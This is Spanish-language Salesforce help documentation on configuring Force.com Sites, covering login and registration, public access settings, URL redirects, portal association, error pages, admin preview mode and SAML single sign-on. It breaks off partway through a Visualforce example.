Force.com Sites proporciona lógica de registro e inicio de sesión predefinida. Las páginas predeterminadas de Visualforce de Force.com están asociadas con procesos de registro, inicio de sesión, contraseña olvidada y cambios de contraseñas. Puede modificar estas páginas o sustituirlas por las suyas propias.

Las siguientes páginas de inicio de sesión y registro se proporcionan de manera predeterminada:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:

- "Personalizar aplicación"

| Nombre de la página | Descripción |
|---|---|
| SiteLogin | Página de inicio de sesión predeterminada. Se utiliza para que inicien sesión los usuarios del portal asociado de su sitio de Force.com. |
| SiteRegister | Página de registro predeterminada. Se utiliza para que los nuevos usuarios del portal de clientes asociados con su sitio de Force.com se registren. |
| SiteRegisterConfirm | Página de confirmación de registro predeterminada. La página que ven los usuarios cuando se registran satisfactoriamente en el portal de clientes asociado. |

Nota: Los formularios de inicio de sesión y registro deben ser seguros. Defina el atributo `forceSSL` como `true` en estos formularios. Sin embargo, Salesforce recomienda que defina `forceSSL` como `false` en los formularios a los que accedan los usuarios que ya se han autenticado, como los usuarios del portal. Como el atributo `forceSSL` obliga a redirigir a una URL segura, los usuarios autenticados encontrarían un error.

El proceso de inicio de sesión predefinido:

- Comprueba si el sitio está activado para inicios de sesión
- Comprueba si el usuario es un usuario válido del sitio
- Permite a los usuarios restablecer las contraseñas caducadas

El proceso de registro predefinido:

- Comprueba la nueva información del usuario con la de usuarios existentes en el portal de clientes asociado con el sitio
- Comprueba si ya existe un contacto para el nuevo usuario
- Crea un contacto nuevo, si no existe ya uno y lo asocia con la cuenta del sitio.

  Importante: Debe actualizar SiteRegisterController con el Id. de cuenta mediante los pasos siguientes:

  1. En Configuración, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Clases de Apex** .
  2. Haga clic en **Modificar** junto a SiteRegisterController.
  3. Busque la línea `private static Id PORTAL_ACCOUNT_ID = '<ID_cuenta>';` e introduzca la Id. de la cuenta que desee asociar con los nuevos usuarios. La línea debería tener una apariencia similar a la siguiente:

     ```
     private static Id PORTAL_ACCOUNT_ID = '001DooooolQpyk';
     ```

  4. Haga clic en **Guardar**.

- Activa el portal de clientes del nuevo usuario y envía un correo electrónico de confirmación
- También permite a los usuarios crear contraseñas en la página del registro, evitando el proceso de confirmación del correo electrónico estándar

Nota: Puede crear y activar una cuenta personal como un usuario del Portal de clientes utilizando el método de Apex `createPersonAccountPortalUser`. Utilice `createPersonAccountPortalUser` para crear una cuenta personal mediante el tipo de registro predeterminado definido en el perfil de usuario invitado o un tipo de registro específico; a continuación, actívela para el portal del sitio. Las cuentas personales sólo se pueden activar como usuarios de portal de gran volumen.

Para activar el inicio de sesión y registro público en su portal:

1. En Configuración, introduzca *Sitios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sitios**.
2. Haga clic en el nombre del sitio que desea controlar.
3. Haga clic en **Configuración de inicio de sesión**.
4. Haga clic en **Modificar**.
5. En la lista Habilitar inicio de sesión para, seleccione un portal para asociarlo con su sitio. El portal que seleccione debe tener la opción Con inicio de sesión seleccionada. En portales de clientes, también debe seleccionar la opción Inscripción automática activada. Force.com Sites aplica los siguientes ajustes del portal:
   - URL de fin de sesión se utiliza si desea dirigir a los usuarios a una página concreta al finalizar la sesión. Si este valor se deja en blanco, los usuarios se dirigen a la página especificada en el campo Página de inicio de sitio Web activa de su sitio.
   - Plantilla de contraseña perdida se utiliza para el proceso de contraseña olvidada.
   - Encabezado, Pie de página, Logotipo y Mensaje de inicio de sesión se utilizan para la apariencia de las páginas de inicio de Ideas e inicio de Preguntas.
   - En portales de clientes:
     - Nueva plantilla de usuario se utiliza en registro automático si no se proporciona una contraseña.
     - Nueva licencia de usuario predefinida, Nueva función de usuario predefinida y Nuevo perfil de usuario predefinido se utilizan para el registro automático.
6. Seleccione una **Página Cambiar contraseña**. Se proporciona una página predeterminada, pero puede seleccionar la suya propia, utilizando el campo de búsqueda.
7. Seleccione Requerir conexiones no seguras (HTTP) si desea sustituir los ajustes de seguridad de su organización y utilizar exclusivamente HTTP al iniciar sesión en el portal desde su sitio. Si esta casilla de verificación no está seleccionada, el parámetro Requerir conexiones seguras (HTTPS) en la página Configuración de sesión en Configuración determina el nivel de seguridad.

   La siguiente tabla muestra la relación entre estos ajustes.

| Seguridad a nivel de sitio: Requerir conexiones no seguras (HTTP) | Seguridad a nivel de organización: Requiere conexiones seguras (HTTPS) | Descripción |
|---|---|---|
| Sin seleccionar | Sin seleccionar | • La organización puede utilizar HTTP o HTTPS<br>• El sitio utiliza HTTP para la sesión posterior al inicio de sesión |
| Seleccionado | Sin seleccionar | • La organización puede utilizar HTTP o HTTPS<br>• El sitio utiliza HTTP para la sesión posterior al inicio de sesión |
| Sin seleccionar | Seleccionado | • La organización sólo utiliza HTTPS<br>• El sitio utiliza HTTPS para la sesión posterior al inicio de sesión |

| Seguridad a nivel de sitio: Requerir conexiones no seguras (HTTP) | Seguridad a nivel de organización: Requiere conexiones seguras (HTTPS) | Descripción |
|---|---|---|
| | | • Al iniciar sesión, los usuarios ven el dominio `secure.force.com` |
| Seleccionado | Seleccionado | • La organización sólo utiliza HTTPS<br>• El sitio utiliza HTTP para la sesión posterior al inicio de sesión |

PRECAUCIÓN: Si la casilla de verificación `Requiere conexiones seguras (HTTPS)` en la página Configuración de la sesión está seleccionada y la casilla de verificación `Requerir conexiones no seguras (HTTP)` en la página Configuración de inicio de sesión no está seleccionada, los usuarios que inicien sesión en el portal asociado con el sitio verán el dominio `secure.force.com`. Por ejemplo, si ha registrado `miempresa.force.com` como su dominio personalizado, la URL cambia a `https://miempresa.secure.force.com` tras el inicio de sesión.

Los clientes que utilicen una secuencia para iniciar sesión en los sitios pueden utilizar el parámetro URL opcional `refURL` para mantener el nombre de dominio personalizado tras el inicio de sesión. Este parámetro no tiene ningún efecto si `Requerir conexiones no seguras (HTTP)` se ha activado para el sitio o si `Requiere conexiones seguras (HTTPS)` se ha definido para la organización. Un ejemplo de una URL que utiliza `refURL` es: `http://misitio.secure.force.com/SiteLogin?refURL=http://misitio.com`.

8. El campo `Dirección Web segura` muestra la URL única de Force.com de este sitio si utiliza SSL.
9. Haga clic en **Guardar**.

También puede activar Sites para utilizar su proveedor de identidad para inicio de sesión único.

CONSULTE TAMBIÉN

Configuración de Force.com Sites

Asociar un portal con Force.com Sites

Métodos y expresiones de Apex relacionados con Force.com Sites

## Configuración de acceso público a Force.com Sites

La configuración de acceso público controla lo que los usuarios públicos pueden hacer en cada sitio de Force.com. Para definir la configuración de acceso público de su sitio:

1. En Configuración, introduzca *Sitios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sitios**.
2. Haga clic en el nombre del sitio que desea controlar.
3. Haga clic en **Configuración de acceso público** para abrir la página del perfil del sitio.

Esta página incluye todas las funciones de visualización y modificación de perfiles, permisos y configuraciones, pero no podrá duplicar ni eliminar el perfil.

En el perfil del sitio puede:

- Definir los permisos de objeto del sitio. Puede otorgar los permisos "Leer" y "Crear" en todos los objetos estándar, salvo productos, listas de precios e ideas; y los permisos "Leer", "Crear", "Modificar" y "Eliminar" en todos los objetos personalizados. Todos los permisos que no se hayan definido por defecto se deben definir manualmente.

  PRECAUCIÓN: Es recomendable que configure la colaboración privada a objetos en los que pueda definir el acceso "Leer" para su sitio. De esta forma se garantiza que los usuarios que acceden a su sitio puedan ver y modificar únicamente los datos relacionados con su sitio.

  También es recomendable que garantice la visibilidad de todas las vistas de lista. Defina la visibilidad de sus vistas de lista como `Visible para algunos grupos de usuarios` y especifique los grupos de colaboración. Las vistas de lista cuya visibilidad está definida como `Visible para todos los usuarios` pueden ser visibles a los usuarios públicos de su sitio. Para compartir una vista de lista con usuarios públicos, cree un nuevo grupo público para esos usuarios y asígnele la visibilidad adecuada. Si la colaboración de objeto está definida como privada, los usuarios públicos no podrán ver esos registros, con independencia de la visibilidad de la vista de lista.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:
- "Personalizar aplicación"

Para modificar los parámetros de acceso público a Force.com Sites:
- "Gestionar usuarios"

- Controlar la visibilidad de las aplicaciones personalizadas. Si desea exponer una aplicación personalizada y sus fichas asociadas a usuarios públicos, haga únicamente visible esa aplicación y defínala como predeterminada para evitar exponer otras páginas. Si cualquiera de las páginas de su sitio utiliza encabezados estándar de Salesforce, los usuarios públicos pueden ver otras aplicaciones.
- Defina las horas de inicio de sesión durante las cuales los usuarios pueden acceder al sitio.
- Restrinja los intervalos de direcciones IP desde las que puede acceder al sitio. Force.com Sites ignora las restricciones de intervalos de IP de toda la organización para proporcionar acceso público; sin embargo, puede restringir el intervalo de IP aquí.

  Nota: Para definir restricciones basadas en la IP u horas de inicio de sesión, se requiere HTTPS. Debe utilizar la URL segura asociada con su dominio Force.com para acceder a su sitio.

  Para activar HTTPS en todas las páginas de los sitios de Force.com y permitir todas las direcciones IP para acceder a su sitio, cree los siguientes intervalos de direcciones IP: de `0.0.0.0` a `255.255.255.255`, `::` a `::fffe:ffff:ffff` y de `::1:0:0:0` a `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff`. Sin embargo, como esto puede afectar al rendimiento de su sitio, no active HTTPS salvo que sea absolutamente necesario. Si cambia de HTTP a HTTPS, no afectará a los usuarios registrados hasta la próxima vez que inicien sesión.

  Las direcciones IP en un intervalo deben ser IPv4 o IPv6. En intervalos, las direcciones IPv4 existen en el espacio de dirección IPv6 asignada a IPv4 `::ffff:0:0` a `::ffff:ffff:ffff`, donde `::ffff:0:0` es `0.0.0.0` y `::ffff:ffff:ffff` es `255.255.255.255`. Un intervalo no puede incluir direcciones IP dentro y fuera del espacio

de direcciones IPv6 asignado por IPv4. Los intervalos como `255.255.255.255` a `::1:0:0:0` o `::` a `::1:0:0:0` no están permitidos.

- Active los controladores de Apex y métodos para su sitio. Los controladores y métodos que ya están asociados con las páginas de Visualforce de su sitio por defecto.
- Active las páginas de Visualforce en su sitio. Los cambios que realice aquí se reflejan en las lista relacionada de las Páginas del sitio Visualforce, en la página Detalles del sitio y viceversa.

CONSULTE TAMBIÉN

Configuración de Force.com Sites

Métodos y expresiones de Apex relacionados con Force.com Sites

Crear una vista de lista en Salesforce Classic

## Redireccionamiento de la URL de Force.com Sites

Al mover o reorganizar páginas en su sitio de Force.com, puede que los motores de búsqueda tengan problemas al encontrar las nuevas ubicaciones de las páginas. Para evitar esto, configure las *redirecciones de URL de sitios* para informar a los usuarios y motores de búsqueda que el contenido del sitio ha cambiado de lugar.

Tenga en cuenta lo siguiente cuando implemente las redirecciones de URL de sitios:

- No puede redirigir páginas de error ni archivos CSS (archivos con extensión `.css`).
- Cada sitio puede tener un máximo de 1.000 reglas de redirección.
- Los parámetros de consulta en las redirecciones de URL de sitios coinciden exactamente. Sin embargo, puede redirigir cualquier URL que incluya el parámetro `lastMod`.
- Si tiene activado en su sitio la reescritura de URL, ésta se ejecutará después de la redirección de cualquier página del sitio.
- Puede redirigir la página de inicio de una comunidad a su página de inicio correspondiente de Site.com. Para hacerlo, establezca la URL de origen en `/`, lo que representa a la página de inicio de la comunidad, y establezca la URL de destino en `s`, lo que representa la página de inicio del sitio Site.com.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar las redirecciones de URL de sitios:
- "Personalizar aplicación"

Para ver las redirecciones de URL de sitios:
- "Ver parámetros y configuración"

Para asignar una redirección a una página del sitio:

1. En Configuración, introduzca *`Sitios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Sitios**.
2. Haga clic en una etiqueta del sitio.
3. Haga clic en **Redirecciones de URL** en la página de detalles del sitio.
4. Especifique la antigua ubicación de la página en el campo `URL de origen`. La ubicación de la página:
   - Debe ser una URL relativa. Puede contener cualquier tipo de extensión válida, como `.html` o `.php`.
   - No debe contener delimitadores, como `/siteprefix/page.html`**`#target`**.

   Nota: Las organizaciones que utilicen sitios con prefijos deben agregar manualmente el prefijo a los campos URL de origen y URL de destino. Además, si su organización tiene un sitio a nivel de la raíz y un sitio con un prefijo, y desea redireccionar una página en su sitio prefijado pero no desea incluir el prefijo en la regla de redirección, Salesforce buscará la regla en su sitio raíz de manera predeterminada, lo que dará lugar a un error 404.
5. Especifique el `Tipo de redirección`:

- Permanente (301): seleccione esta opción si desea que los usuarios y los motores de búsqueda actualicen la URL en sus sistemas cuando visiten la página. Los usuarios que visiten una página redirigida con este tipo de redirección serán enviados sin problemas a la nueva página. El uso de una redirección permanente garantiza que sus URL retienen las puntuaciones de popularidad de los motores de búsqueda, y que éstos indexan la nueva página y eliminan la URL de origen obsoleta de sus índices.
- Temporal (302): seleccione esta opción si desea que los usuarios y los motores de búsqueda sigan utilizando la URL original de la página. Los motores de búsqueda interpretan una redirección 302 como una redirección que podría cambiar de nuevo en cualquier momento, y así indexan y ofrecen el contenido en la nueva página de destino manteniendo también la URL de origen en sus índices.

6. Especifique la nueva ubicación de la página en el campo `URL de destino`. Esta ubicación puede ser una URL relativa o una URL completamente cualificada con un prefijo `http://` o `https://`. A diferencia de las URL de origen, las URL de destino contienen delimitadores.
7. Haga clic en **Guardar**.

La sección Reglas de redirección muestra todas las reglas de redirección de URL que ha creado para su sitio. En esta sección podrá:

- Modificar una regla de redirección asignada.
- Activar o desactivar una regla de redirección.
- Eliminar una regla de redirección.
- Hacer clic en el encabezado de la columna de la URL de origen o de destino para ordenar la lista en orden ascendente o descendente.

CONSULTE TAMBIÉN

Descripción general de Force.com Sites

## Asociar un portal con Force.com Sites

Puede activar el registro de usuarios en un portal asociado a la perfección desde su sitio.

Nota: Sólo se pueden utilizar portales de clientes para la inscripción automática. Los portales de socios no admiten la inscripción automática.

La licencia de usuario de portal de gran volumen de Sitio Web autenticado se ha diseñado específicamente para usarse con Force.com Sites. Como se ha diseñado para grandes volúmenes, debe ser una opción rentable para usarse con Force.com Sites.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:
- "Personalizar aplicación"

1. Active el inicio de sesión en su portal con los siguientes pasos:
   a. Desde Configuración, introduzca *`Configuración del Portal de clientes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración del Portal de clientes**, o desde Configuración, introduzca *`Socios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
   b. Si no ha activado el portal, seleccione `Activar Portal de clientes` o `Activar la administración de relaciones con los socios` y haga clic en **Guardar**.
   c. Haga clic en **Modificar** junto al portal que desee modificar.
   d. Configure el portal de la siguiente forma:
      i. Active la casilla de verificación `Con inicio de sesión`.
      ii. Seleccione un usuario para el campo `Administrador`.

iii. También puede definir la `URL de fin de sesión`. Si no está definida, los usuarios se dirigen a la misma página de inicio de sesión.

iv. Haga clic en **Guardar**.

2. Si utiliza un Portal de clientes y desea activar el registro automático, siga los pasos a continuación:
   a. Desde Configuración, introduzca *`Configuración de portal de clientes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Portal de clientes**.
   b. Haga clic en **Modificar** en el portal que desee asociar con su sitio de Force.com.
   c. Configure el portal de clientes de la siguiente forma:
      i. Seleccione `Inscripción automática activada`.
      ii. Seleccione Usuario del portal de clientes para los campos `Nueva licencia de usuario predefinida` y `Nuevo perfil de usuario predefinido`. Dependiendo de su licencia del portal, es posible que desee seleccionar un perfil diferente para el campo `Nuevo perfil de usuario predefinido`.
      iii. Seleccione Usuario para el campo `Nueva función de usuario predefinida`.
      iv. Haga clic en **Guardar**.

   Nota: Tenga en cuenta lo siguiente al permitir la inscripción automática:
   - Sites no admite el uso de cuentas personales de registro automático.
   - Tras el registro automático en un sitio:
     - Las reglas de validación se aplican en la creación de usuarios.
     - Las reglas de validación se ignoran en la creación de contactos.

3. Asocie las páginas del sitio con los usuarios del portal predeterminados:
   a. Desde Configuración, introduzca *`Configuración del Portal de clientes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración del Portal de clientes**, o desde Configuración, introduzca *`Socios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
   b. Haga clic en el nombre del portal que desee asociar con su sitio.
   c. Haga clic en el nombre de cada perfil asociado con los usuarios de su portal y realice lo siguiente:
      i. Desplácese hasta la sección Acceso a la página de Visualforce activado y haga clic en **Modificar**.
      ii. Agregue las páginas del sitio Web público adecuadas a la lista `Páginas de Visualforce activadas`. Permite a los usuarios del portal con ese perfil ver estas páginas.

      Nota: Por defecto, los usuarios del portal pueden ver todas las páginas activadas para el sitio Web público asociado, por lo que sólo tiene que activar las páginas que requieren autenticación.

      iii. Haga clic en **Guardar**.

4. Asocie su sitio con el portal de inicio de sesión activado:
   a. En Configuración, introduzca *`Sitios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Sitios**.
   b. Haga clic en la etiqueta del sitio que desee configurar.
   c. Haga clic en **Configuración de inicio de sesión**.
   d. Haga clic en **Modificar**.

e. En la lista desplegable `Habilitar inicio de sesión para`, seleccione el nombre del portal donde desea activar el inicio de sesión.

f. Seleccione la `Página Cambiar contraseña`.

g. Haga clic en **Guardar**.

Para los sitios con Ideas, Respuestas, Respuestas de Chatter, debe hacer la zona visible en el portal y activar las páginas de inicio de ideas o de respuestas. Para asociar la zona con uno o varios portales:

1. Desde Configuración, busque una de las siguientes opciones en el cuadro `Búsqueda rápida`.
   - **Zonas de Idea**
   - **Zonas de Respuestas de Chatter**
   - **Zonas de Respuestas**
2. Haga clic en **Modificar** junto a la zonaque desee hacer pública.
3. En la lista desplegable `Portal`, seleccione el portal que desea utilizar para esta zona. Puede seleccionar mostrar la zona en todos los portales.

Nota: Para que Ideas funcione en Sites, la organización debe tener un portal activo asociado con esa zona. De lo contrario, los usuarios detectarán errores.

CONSULTE TAMBIÉN

Configuración de Force.com Sites

Gestión de la configuración del inicio de sesión y de registro de Force.com Site

## Gestión de páginas de Visualforce de Force.com Sites

Force.com Sites utiliza páginas de Visualforce para todas las páginas del sitio y de error. Las páginas de error de muestra utilizan el recurso estático SiteSamples para sus hojas de estilo e imágenes.

PRECAUCIÓN: No elimine ni cambie el nombre de SiteSamples o se generará un error.

Todas las páginas que desee exponer en un sitio deben estar asociadas con ese sitio. Si una página no aparece en las páginas del sitio de Visualforce, aparece un error de autenticación o de página no encontrada en función de la existencia de la página.

Para activar las páginas de Visualforce en su sitio:

1. En Configuración, introduzca *`Sitios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Sitios**.
2. Haga clic en el nombre del sitio que desea modificar.
3. Haga clic en **Modificar** en la lista relacionada de páginas de Visualforcedel sitio.
4. Utilice los botones **Agregar** y **Eliminar** para activar o desactivar páginas de Visualforce en su sitio.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:
- "Personalizar aplicación"

Nota: Si selecciona una página de Visualforce para cualquiera de los campos de búsqueda de la página de detalles del sitio, cualquiera de las páginas de error o la `Página Cambiar contraseña` en la configuración de inicio de sesión, esa página se activará automáticamente para su sitio. Si elimina una página de esta lista, pero sigue estando seleccionada en una de estas

ubicaciones, los usuarios públicos pueden acceder a esa página. Para eliminar completamente las páginas de su sitio, desactívelas aquí y compruebe que no están seleccionadas en los campos de búsqueda de su sitio.

Si no desea activar una página de Visualforce para todo el sitio, también puede activar páginas para perfiles específicos.

### La página Mi perfil

La página Mi perfil es una página de Visualforce asociada a un Portal de clientes o perfil de usuario del sitio. La página Mi perfil permite que los usuarios se registren en su sitio de Force.com, o en su Portal de clientes desde Force.com Sites, para actualizar su propia información de contacto. Cuando introducen cambios en esta página, se actualizan los registros de contactos y usuarios del portal correspondientes.

La página Mi perfil se puede activar para todo el sitio o de manera más restrictiva asignándola al perfil del usuario invitado al sitio.

La página Mi perfil se muestra también como parte del componente de bienvenida del Portal de clientes en el formato de la página de inicio.

#### CONSULTE TAMBIÉN

Gestión de páginas estándar de Force.com Sites

Asignación de páginas de error de Force.com Sites

## Gestión de páginas estándar de Force.com Sites

Force.com Sites utiliza páginas de Visualforce para todas las páginas del sitio y de error. Force.com también proporciona algunas páginas estándar que puede utilizar.

Todas las páginas que desee exponer en un sitio deben estar activadas en ese sitio. Si una página no aparece en las páginas estándar de Sites, Salesforce muestra un error de autorización necesaria.

Para controlar las páginas estándar que verán los usuarios de su sitio:

1. En Configuración, introduzca *Sitios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sitios**.
2. Haga clic en el nombre del sitio que desee visualizar.
3. Haga clic en **Modificar** en la lista relacionada Páginas estándar del sitio.
4. Utilice los botones **Agregar** y **Eliminar** para activar o desactivar las siguientes páginas estándar de su sitio.
   - Página de inicio: la página estándar asociada con la ficha Inicio (`/home/home.jsp`).
   - Páginas de ideas: las páginas estándar asociadas con Ideas. Si desea utilizar las páginas de ideas predeterminadas (por ejemplo, página de inicio de Ideas), active estas páginas.
   - Páginas de respuestas: las páginas estándar asociadas con las respuestas. Si desea utilizar las páginas de respuestas predeterminadas (por ejemplo, página de inicio de respuestas), active estas páginas.
   - Páginas de búsqueda: las páginas de búsqueda estándar de Salesforce. Para permitir que los usuarios públicos ejecuten búsquedas estándar, active estas páginas.
   - Páginas de consulta: las páginas de consulta estándar de Salesforce. Son las ventanas emergentes asociadas con los campos de consulta de las páginas de Visualforce.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:
- "Personalizar aplicación"

Nota: Asegúrese de desactivar las páginas que no utiliza de forma activa en su sitio. De lo contrario, podrán ser accesibles a los usuarios públicos. Además, asegúrese de configurar la colaboración privada para restringir el acceso a la búsqueda y consulta a usuarios públicos.

CONSULTE TAMBIÉN

Gestión de páginas de Visualforce de Force.com Sites

Asignación de páginas de error de Force.com Sites

## Asignación de páginas de error de Force.com Sites

Force.com Sites utiliza páginas de Visualforce para todas las páginas del sitio y de error. Las páginas de error de muestra utilizan el recurso estático SiteSamples para sus hojas de estilo e imágenes.

PRECAUCIÓN: No elimine ni cambie el nombre de SiteSamples o se generará un error.

Para definir las páginas de error de su sitio:

1. En Configuración, introduzca *Sitios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Sitios**.
2. Haga clic en el nombre del sitio que desea modificar.
3. Haga clic en **Asignación de página** en la lista relacionada Páginas de error.
4. Si utiliza campos de búsqueda, asigne páginas o recursos estáticos de Visualforce para cada una de las condiciones de error estándar enumeradas:
   - `Página Se necesita autorización`: los usuarios ven la página cuando intentan acceder a partes para las que no tienen autorización.
   - `Página Se ha superado el ancho de banda`: los usuarios ven la página cuando el sitio ha superado los límites del ancho de banda.
   - `Página Mantenimiento`: los usuarios ven la página cuando se estén realizando tareas de mantenimiento en su sitio.
   - `Página "Servicio no disponible"`: los usuarios ven la página cuando los servidores de Salesforce no estén disponibles. Esta página personalizada se proporciona desde un recurso estático de su elección. El recurso estático se carga en el servidor de caché cuando se asigna como la página "Servicio no disponible" y cuando se actualiza después de una asignación. La página personalizada se muestra para solicitudes HTTP únicamente; no se utiliza el caché para HTTPS. No está disponible para organizaciones con Developer Edition o Sandbox.

     Si no ha definido una página personalizada para un sitio que utilice un prefijo de sitio Web, la página personalizada para el sitio Web raíz se utilizará cuando los servidores no estén disponibles. Por ejemplo, si `http://miempresa.force.com/sales` no tiene una página personalizada, pero `http://miempresa.force.com` sí la tiene, se utilizará esa página personalizada. De lo contrario, se mostrará la página Mantenimiento de forma predeterminada.

     Nota: El recurso estático:
     - Debe ser un archivo .zip público de 1 MB o menos.
     - Debe contener una página denominada `maintenance.html` a nivel de la raíz del archivo .zip. El resto de recursos del archivo .zip, como imágenes o archivos CSS, pueden seguir cualquier estructura de directorios.
     - Sólo debe contener archivos con extensiones de archivos.

   - `Página No se ha encontrado la página`: los usuarios ven la página cuando intentan acceder a una página que no se encuentra. Puede utilizar el atributo acción en un componente `<apex:page>` para redirigir desde una página de error

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:
- "Personalizar aplicación"

de No se ha encontrado la página. Si usa este tipo de redireccionamiento en cualquier otra página de error los usuarios serán redirigidos a la página Mantenimiento.

- `Página de errores genérica`: los usuarios ven la página cuando se detectan excepciones genéricas.

Nota: Al utilizar recursos estáticos en una página de error personalizada (como un archivo de imagen de gran tamaño o un archivo CSS incluido en un archivo .zip de recursos estáticos), cada recurso individual no debe superar 50 KB. De lo contrario, se devuelve un mensaje de error 404 (no se encuentra) para ese recurso.

5. Haga clic en **Guardar**.
6. En la página de Detalles del sitio Web, haga clic en **Vista previa** para ver la página asociada, tal y como debería aparecer en un navegador.

Consejo: Agregue el componente `<site:previewAsAdmin />` justo antes de la etiqueta de cierre `</apex:page>` en sus páginas de error personalizadas de Visualforce para ver los detalles del mensaje de error del sitio Web en modo de vista previa de administrador.

CONSULTE TAMBIÉN

Gestión de páginas de Visualforce de Force.com Sites

Gestión de páginas estándar de Force.com Sites

## Solución de problemas de Force.com Sites utilizando el modo de vista previa de administrador

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:

- "Personalizar aplicación"

Si ve errores en páginas de sitios Web y no puede determinar la causa, utilice el modo de vista previa del administrador para examinarlas en contexto y con mayor nivel de detalles.

Nota: El modo de vista previa del administrador está disponible en todos los sitios Web activos, incluyendo los que tienen una dirección Web personalizada.

Para acceder al modo de vista previa del administrador:

1. En Configuración, introduzca *`Sitios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Sitios**.
2. Haga clic en el nombre del sitio Web cuya vista previa desee abrir.
3. En la sección de detalles del sitio Web, haga clic en el vínculo **Vista previa como administrador**. Se abrirá una nueva página del navegador con una vista previa del sitio Web y el mensaje de error aparecerá en la parte inferior de la página.
4. Haga clic en **Cierre de sesión de modo de vista previa de administrador** para eliminar la cookie de administrador y redirigirse a la página inicial del sitio Web.

Los detalles del mensaje de error en modo de vista previa del administrador están configurados por el componente `<site:previewAsAdmin />` de sus páginas de error de Visualforce. A partir de Summer '10, las nuevas organizaciones incluirán el componente `<site:previewAsAdmin />` de forma predefinida en páginas de error estándar. Debe añadir el componente manualmente a todas las páginas de error personalizadas y a las páginas de organizaciones más antiguas. Es recomendable que lo añada antes de la etiqueta de cierre `</apex:page>`, de la siguiente forma:

```
    <site:previewAsAdmin />
</apex:page>
```

Nota: El componente `<site:previewAsAdmin />` contiene la etiqueta `<apex:messages />`, por lo que si tiene esa etiqueta en cualquier parte de sus páginas de error, verá los detalles del mensaje de error dos veces.

CONSULTE TAMBIÉN

Creación y modificación de Force.com Sites

Asignación de páginas de error de Force.com Sites

## Activar sitios de inicio de sesión único

El inicio de sesión único permite a los usuarios acceder a todos los recursos de red autorizados sin tener que iniciar sesión de forma separada en cada recurso. Usted valida nombres de usuario y contraseñas con su base de datos de usuario u otra aplicación cliente en vez de que Salesforce gestione contraseñas de usuario distintas.

Puede configurar Sites para utilizar el inicio de sesión único SAML, para que un cliente sólo tenga que iniciar sesión una vez.

Para activar inicio de sesión único en Sites utilizando un proveedor de identidad:

1. Defina un portal de clientes o un portal de socios.
2. Configure su versión de Sites.
3. Si utiliza el Portal de clientes, configure Sites para utilizar el Portal de clientes.
4. Además de la información de inicio de sesión de SAML que se deben recopilar y compartir con su proveedor de identidad, debe proporcionar los siguientes elementos a su proveedor de identidad:
   - Id de la organización
   - Id. de portal
   - URL de Sites

   Los siguientes elementos se deben añadir como atributos a la afirmación de SAML de su proveedor de identidad:
   - `organization_id`
   - `portal_id`
   - `siteurl`

   Para buscar estos valores:

   a. Desde Configuración, introduzca *`Información de la empresa`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información de la empresa** y copie el Id. ubicado en el `Id. de la organización de Salesforce`.

   b. Para el Portal de clientes, desde Configuración, introduzca *`Configuración del portal de clientes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración del portal de clientes**. A continuación, haga clic en el nombre del portal de clientes y copie el Id. ubicado en `Id. de portal`.

      Para portales de socios, desde Configuración, introduzca *`Socios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**. A continuación, haga clic en el nombre del portal de socios y copie el Id. ubicado en `Id. de portal de Salesforce`.

   c. En Configuración, introduzca *`URL personalizadas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **URL personalizadas**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:
- "Personalizar aplicación"

### Inicio de proveedor de servicios SAML for Sites

Salesforce proporciona automáticamente inicio de sesión único para Sites utilizando SAML cuando el proveedor de identidad de su empresa inicie la sesión.

Si quiere utilizar SAML for Sites para cuando un proveedor de servicios inicia sesión, debe crear primero una página de Visualforce que proporciona una redirección al servidor. A continuación se incluye un ejemplo:

```
<apex:page showHeader="false" sidebar="false">
 <script>
     var PingSpURL =
